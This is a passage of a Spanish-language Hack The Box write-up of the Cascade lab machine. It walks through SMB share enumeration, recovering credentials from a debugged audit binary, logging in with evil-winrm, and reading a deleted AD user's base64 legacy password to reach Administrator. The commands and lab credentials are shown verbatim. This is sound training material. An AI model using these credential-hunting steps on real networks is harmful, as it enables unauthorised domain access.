
```
root@angussMoody:~/hackthebox/Cascade-10.10.10.182# smbclient //10.10.10.182/Data -U s.smith
Enter WORKGROUP\s.smith's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Apr 20 17:32:10 2020
  ..                                  D        0  Mon Apr 20 17:32:10 2020
  Contractors                         D        0  Sun Jan 12 20:45:11 2020
  Finance                             D        0  Sun Jan 12 20:45:06 2020
  IT                                  D        0  Tue Jan 28 13:04:51 2020
  Production                          D        0  Sun Jan 12 20:45:18 2020
  Temps                               D        0  Sun Jan 12 20:45:15 2020

                13106687 blocks of size 4096. 7776466 blocks available
smb: \> cd IT\
smb: \IT\> dir
  .                                   D        0  Tue Jan 28 13:04:51 2020
  ..                                  D        0  Tue Jan 28 13:04:51 2020
  Email Archives                      D        0  Tue Jan 28 13:00:30 2020
  LogonAudit                          D        0  Tue Jan 28 13:04:40 2020
  Logs                                D        0  Tue Jan 28 19:53:04 2020
  Temp                                D        0  Tue Jan 28 17:06:59 2020

                13106687 blocks of size 4096. 7776466 blocks available
smb: \IT\> cd "Email Archives"
smb: \IT\Email Archives\> dir
  .                                   D        0  Tue Jan 28 13:00:30 2020
  ..                                  D        0  Tue Jan 28 13:00:30 2020
  Meeting_Notes_June_2018.html        A     2522  Tue Jan 28 13:00:12 2020

                13106687 blocks of size 4096. 7776466 blocks available
smb: \IT\Email Archives\> get "Meeting_Notes_June_2018.html"
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as Meeting_Notes_June_2018.htm
l (3,1 KiloBytes/sec) (average 3,1 KiloBytes/sec)
smb: \IT\Email Archives\>
```

Vamos que tenemos varios recursos compartidos con las credenciales de S.Smith entre ellas Data, así que enumerando un poco nos encontramos con un archivo interesante llamados Notas de reunión junio 2018, nos descargamos este archivo para ver con que nos encontramos.


Este archivo nos dice que en ese momento crearon un Usuario llamado TempAdmin que tiene la misma password del usuario Administrator, algo que es muy importante en la escalada de privilegios, ya que a eso es lo que estamos apuntando.




Continuando con la Enumeración nos encontramos con un Binario llamado CascAudit.exe que se encuentra en el recurso compartido Audit$, que ya lo habíamos visto cuando ejecutamos el comando smbmap y que nos llama la atención, vemos que contamos con muchos archivos, así que nos creamos un directorio y procedemos a descargar estos archivos, para ver con que nos encontramos.




Al ser un archivo .exe nos pasamos este archivo a nuestra máquina Windows para ver con que nos encontramos, vamos a hacer uso de la herramienta DnSpy, que utilizamos en la máquina Nest (https://github.com/angussMoody/HackTheBox-Writeup/blob/master/WRITEUP_HTB_M%C3%81QUINA_NEST.pdf) para realizar un debugging de este binario, para realizar la depuración, nos solicita un argumento, así que vamos a nuestros archivos, para ver con que nos encontramos y saber a dónde apuntar y vemos que el archivo RunAudit.bat nos lleva al archivo dentro del directorio DB llamado Audit.db



Así que ese será el argumento al que vamos a apuntar.



Ahora solo nos queda iniciar el debug a ver si tenemos suerte y obtenemos alguna información, cuando realizamos esta depuración, nos encontramos con unas credenciales de un usuario llamado ArkSvc, usuario que ya habíamos visto en la enumeración de s.smit dentro de evil-winrm.



Vamos a Evil-Winrm para iniciar sesión con estas credenciales a ver si tenemos algunos permisos y ver cómo podemos continuar con la escalada de privilegios hasta llegar a Administrator para obtener nuestra segunda bandera.

```
root@angussMoody:~/hackthebox/Cascade-10.10.10.182/Cascade# evil-winrm -i 10.10.10.182 -u Arksvc -p 'w3lc0meFr31nd'

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents> cd ../../
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/25/2020  11:17 AM                Administrator
d-----         4/20/2020   9:43 PM                arksvc
d-r---         7/14/2009   5:57 AM                Public
d-----         1/15/2020  10:22 PM                s.smith


*Evil-WinRM* PS C:\Users>
```


Enumeramos con este Usuario, pero no encontramos nada que nos llame la atención para continuar con la escalada de privilegios, así que vemos un hint en el Foro de esta máquina que se repite mucho y que nos da una idea de por dónde podemos realizar la escalada, el hint dice algo como revivir a los muertos y recordamos el archivo que menciona al Usuario TempAdmin y que además este usuario tenía la contraseña de Administrator, así que vamos a investigar cómo podemos realizar este proceso, buscando un rato nos encontramos con varias páginas que nos podrían ayudar entre ellas, esta. (https://sysadminguides.org/2017/04/20/restore-ad-objects-and-users-using-powershell-restore-adobject/) que nos dice que podemos restaurar objetos de AD como usuarios, así que vamos a hacer uso de ese comando para ver los objetos eliminados.

```
*Evil-WinRM* PS C:\Users> Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -Properties *


accountExpires                  : 922337203685477580 7
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
CN                              : CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
codePage                        : 0
countryCode                     : 0
Created                         : 1/9/2020 7:30:19 PM
createTimeStamp                 : 1/9/2020 7:30:19 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/17/2020 3:37:36 AM, 1/17/2020 12:14:04 AM, 1/9/2020 7:30:19 PM, 1/1/1601 12:04:17 AM}
instanceType                    : 4
isCriticalSystemObject          : False
isDeleted                       : True
LastKnownParent                 : OU=Computers,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
localPolicyFlags                : 0
logonCount                      : 0
Modified                        : 1/28/2020 6:08:35 PM
modifyTimeStamp                 : 1/28/2020 6:08:35 PM
msDS-LastKnownRDN               : CASC-WS1
Name                            : CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : computer
ObjectGUID                      : 6d97daa4-2e82-4946-a11e-f91fa18bfabe
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1108
primaryGroupID                  : 515
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132230718192147073
sAMAccountName                  : CASC-WS1$
sDRightsEffective               : 0
userAccountControl              : 4128
uSNChanged                      : 245849
uSNCreated                      : 24603
whenChanged                     : 1/28/2020 6:08:35 PM
whenCreated                     : 1/9/2020 7:30:19 PM

CanonicalName                   : cascade.local/Deleted Objects/Scheduled Tasks
                                  DEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2
```


Dentro de todos los resultados que nos da este comando vemos algo muy similar a lo que encontramos con nuestro primer usuario, así que vamos a ver si tenemos suerte con esto.

```
accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 1/27/2020 3:24:34 AM
modifyTimeStamp                 : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN               : TempAdmin
Name                            : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132245689883479503
sAMAccountName                  : TempAdmin
sDRightsEffective               : 0
userAccountControl              : 66048
userPrincipalName               : TempAdmin@cascade.local
uSNChanged                      : 237705
uSNCreated                      : 237695
whenChanged                     : 1/27/2020 3:24:34 AM
whenCreated                     : 1/27/2020 3:23:08 AM


*Evil-WinRM* PS C:\Users>
```

Decodificando este texto, como el mismo procedimiento que realizamos con el primer usuario nos da algo que al parecer es una password, así que vamos a probar si tenemos suerte con estas credenciales.



Iniciamos sesión con el usuario Administrator y la password que decodificamos.



De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**